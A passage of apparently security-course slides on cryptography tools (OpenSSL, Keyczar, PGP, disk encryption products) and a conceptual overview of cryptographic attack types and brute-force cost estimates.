cryptography standards required by them
- The openssl program is a command line tool for using the various cryptography functions of OpenSSL's crypto library from the shell

- OpenSSL can be used for:
  - Creation and management of private keys, public keys and parameters
  - Public key cryptographic operations
  - Creation of X.509 certificates, CSRs and CRLs
  - Calculation of Message Digests
  - Encryption and Decryption with Ciphers
  - SSL/TLS Client and Server Tests
  - Handling of S/MIME signed or encrypted mail
  - Time Stamp requests, generation and verification




<https://www.openssl.org>

# Cryptography Toolkit: Keyczar



- Keyczar is an open source cryptographic toolkit designed to make it easier and safer for developers to use cryptography in their applications
- It supports authentication and encryption with both symmetric and asymmetric keys

<http://www.keyczar.org>



## Features

- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java, Python, and C++ implementations
- International support in Java


# Pretty Good Privacy (PGP)




## Pretty Good Privacy

- PGP (Pretty Good Privacy) is a protocol used to encrypt and decrypt data that provides authentication and cryptographic privacy
- PGP is often used for data compression, digital signing, encryption and decryption of messages, emails, files, directories, and to enhance privacy of email communications
- PGP combines the best features of both conventional and public key cryptography and is therefore known as hybrid cryptosystem

## PGP Encryption



## PGP Decryption



# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

5  
Email Encryption

6  
Disk Encryption

7  
Cryptography Attacks

8  
Cryptanalysis Tools

# Disk Encryption



## Confidentiality



Disk encryption protects **confidentiality** of the data stored on disk by converting it into an unreadable code using disk encryption software or hardware


-----> Privacy

-----> Passphrase

-----> Hidden Volumes




## Encryption




Disk encryption works in a similar way as **text message encryption** and protects data even when the OS not active

-----> Volume Encryption



## Protection



With the use of an encryption program for your disk, you can **safeguard any information** to burn onto the disk, and keep it from falling into the wrong hands

-----> Blue Ray

-----> DVD


-----> Backup

# Disk Encryption Tools: Symantec Drive Encryption and GiliSoft Full Disk Encryption



## Symantec Drive Encryption


- Symantec Drive Encryption provides full disk encryption for all data (user files, swap files, system files, hidden files, etc.) on desktops, laptops, and removable media
- It protects data from unauthorized access



<http://www.symantec.com>

## GiliSoft Full Disk Encryption

- GiliSoft Full Disk Encryption's offers encryption of all disk partitions, including the system partition
- It provides automatic security for all information on endpoint hard drives, including user data, operating system files and temporary and erased files



<http://www.gillsoft.com>

# Disk Encryption Tools



**DriveCrypt**  
<http://www.securstar.com>



**east-tec SafeBit**  
<http://www.east-tec.com>




**ShareCrypt**  
<http://www.securstar.com>



**DiskCryptor**  
<http://diskcryptor.net>



**PocketCrypt**  
<http://www.securstar.com>



**alertsec**  
<http://www.alertsec.com>



**Rohos Disk Encryption**  
<http://www.rohos.com>



**Cryptainer LE**  
<http://www.cypherix.com>



**R-Crypto**  
<http://www.r-rtt.com>



**DriveCrypt Plus Pack**  
<http://www.securstar.com>

# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

5  
Email Encryption

6  
Disk Encryption

7  
Cryptography Attacks

8  
Cryptanalysis Tools

# Cryptography Attacks



- ↳ Cryptography attacks are based on the assumption that the cryptanalyst has access to the encrypted information



**Ciphertext-only attack**



**Chosen-key attack**



**Known-plaintext attack**



**Adaptive chosen-plaintext attack**



**Chosen-plaintext**



**Timing attack**



**Chosen - ciphertext attack**



**Rubber hose attack**

# Cryptography Attacks

(Cont'd)



## Ciphertext-only Attack

Attacker has access to the cipher text; goal of this attack to recover encryption key from the ciphertext

## Adaptive Chosen-plaintext Attack

Attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions

## Chosen-plaintext Attack

Attacker defines his own plaintext, feeds it into the cipher, and analyzes the resulting ciphertext

## Known-plaintext Attack

Attacker has knowledge of some part of the plain text; using this information the key used to generate ciphertext is deduced so as to decipher other messages


# Cryptography Attacks

(Cont'd)



## Chosen-ciphertext Attack

Attacker obtains the plaintexts corresponding to an arbitrary set of ciphertexts of his own choosing



Extraction of cryptographic secrets (e.g. the password to an encrypted file) from a person by coercion or torture

## Rubber Hose Attack

## Chosen-key Attack

A generalization of the chosen-text attack



It is based on repeatedly measuring the exact execution times of modular exponentiation operations

## Timing Attack

# Code Breaking Methodologies



**Trickery  
and Deceit**

It involves the use of social engineering techniques to extract cryptography keys



**Brute Force**

Cryptography keys are discovered by trying every possible combination



**One-Time  
Pad**

A one-time pad contains many non-repeating groups of letters or number keys, which are chosen randomly



**Frequency  
Analysis**

- ⦿ It is the study of the frequency of letters or groups of letters in a ciphertext
- ⦿ It works on the fact that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies



# Brute-Force Attack



## Attack Scheme

Defeating a cryptographic scheme by trying a large number of possible keys until the correct encryption key is discovered

## Brute-Force Attack

Brute-force attack is a high resource and time intensive process, however, more certain to achieve results

## Success Factors

Success of brute force attack depends on length of the key, time constraint, and system security mechanisms

### Power/Cost

### 40 bits (5 char)

### 56 bit (7 char)

### 64 bit (8 char)

### 128 bit (16 char)

\$ 2K (1 PC. Can be achieved by an individual)

1.4 min

73 days

50 years

$10^{20}$  years

\$ 100K (this can be achieved by a company)

2 sec

35 hours

1 year

$10^{19}$  years

\$ 1M (Achieved by a huge organization or a state)

0.2 sec


3.5 hours

37 days

